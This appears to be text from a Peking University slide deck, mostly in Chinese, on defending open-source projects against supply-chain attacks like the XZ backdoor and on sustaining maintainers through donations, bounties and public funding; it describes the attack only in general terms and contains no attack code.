07 Jun 2022 09:00:18 -0700

Progress will not happen until there is new maintainer. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. The current maintainer lost interest or doesn't care to maintain anymore. It is sad to see for a repo like this.


Is there any progress on this? Jia I see you have recent commits. [Why can't you commit this yourself?](#)

Jigar

防御措施



开源安全实践的“不可能三角”

1 更加严格的身份认证 

开源全球化 > 手持身份证拍照 

CLA会在一定程度上阻拦新人向开源项目贡献
(Mendez,2019)


2 代码审查

 (SushiSwap,2021)


3 背景调查

社交网络上的异常节点检测


1) 身份伪造 2) 背景就是真实的

4 可信构建 


软件包全视图



WEB INTERFACE



HTTP API



PYTHON API



PUBLIC DATASET


GitLink开源大赛

1. 我们可以从什么维度定位、量化和XZ一样易受供应链攻击的项目？
2. 攻击者使用的代码提交账号以及“水军”账号有无明显的特征？
3. 在软件包构建过程中有无方法识别以XZ为代表的可疑构建行为？
4. 如何辅助代码审查，定位问题代码中的“障眼法”？
(例如XZ事件中，CMake构建脚本中的语法错误和Autoconf构建脚本中的变量替换)

SBOM国家标准

“该标准从软件包、代码文件、代码片段三个层次，对开源软件所涉组件、库、框架和第三方依赖的详细信息，如名称、版本、许可证、供应商等信息规范，并设置不同的信息披露等级”

培育措施



关键基础开源项目缺少长期维护者和激励支持

👉 开发者的吸引、入门和留存

```
Thank you for using core-js ( https://github.com/zloirock/core-js ) for polyfilling JavaScript standard library!

The project needs your help! Please consider supporting of core-js on Open Collective or Patreon:
> https://opencollective.com/core-js
> https://www.patreon.com/zloirock

Also, the author of core-js ( https://github.com/zloirock ) is looking for a good job -)
```

I became a father of my son. My parents are already at the age that I need to significantly support them.

There are real people on the other side of open-source with families to feed and problems to solve.

- Core.js Maintainer



捐赠激励



赏金激励

捐赠激励

> 什么项目易于获得捐赠?

项目软件问题少 (Nakasai,2018)
 活跃、成熟、流行 (Overney,2020)
 捐赠者获得权利和展示徽章 (Nakasai,2018)
 社交网络宣传 (Fang,2024)

> 捐赠的实效?

开发更为活跃 (Shimada,2022; Zhang,2022)
 对捐助者错误报告的响应时间减少
 (Krishnamurthy,2006)

> 企业/国家机关向开源项目捐献

德国主权科技基金向40个关键开源项目
 捐款15.5亿欧元

Curl €195,000 **OpenSSH** €200,000

You can see your sponsorship billing in the [billing settings](#).

You have sponsored 46 organizations and maintainers in the past

Sponsor	Status	Date	Amount	Visibility
Tony L. He ttttonyhe	Past sponsorship	Sponsored on February 28, 2022	\$5 one time	public
Rob van der Leek robvanderleek	Past sponsorship	Sponsored on February 26, 2022	\$5 one time	public
Pierre Sassoulas Pierre-Sassoulas	Past sponsorship	Sponsored on February 28, 2022	\$5 one time	public
Neovim neovim	Past sponsorship	Sponsored on February 24, 2022	\$5 one time (custom amount)	...

Sovereign Tech Fund

The Germany Government Sovereign Tech Fund is supporting the OpenJS Foundation to implement improvements to the JavaScript ecosystem infrastructure and security.

195	40	15.25
critical technologies worthy of investment identified	technologies supported since October 2022	m € invested in commissioned work

赏金激励



有赏金的问题更有可能被解决 (Kanda,2017)

悬赏的**金额**和问题被解决的概率呈正相关 (Zhou,2020)

任务描述、认领者专业技能、任务类型、项目领域会影响任务的成功率 (Choetkiertikul,2023)

坏处: (Krishnamurthy,2006)

“赢者通吃”

干扰软件开发过程

疏远志愿开发者


吸引缺乏项目背景的开发者

让社区聚焦于“短平快”任务


干扰社区管理决策机制

如何达成共识，
度量贡献，
分配赏金？ 🤔

- 度量代码贡献
- 度量社区贡献



GitCoin任务赏金机制



GitCoin已筹款近2000万美元

谢谢！



我的联系方式: rzhe@pku.edu.cn 微信: hrz6976

周明辉教授的联系方式: zhmh@pku.edu.cn



北京大学
PEKING UNIVERSITY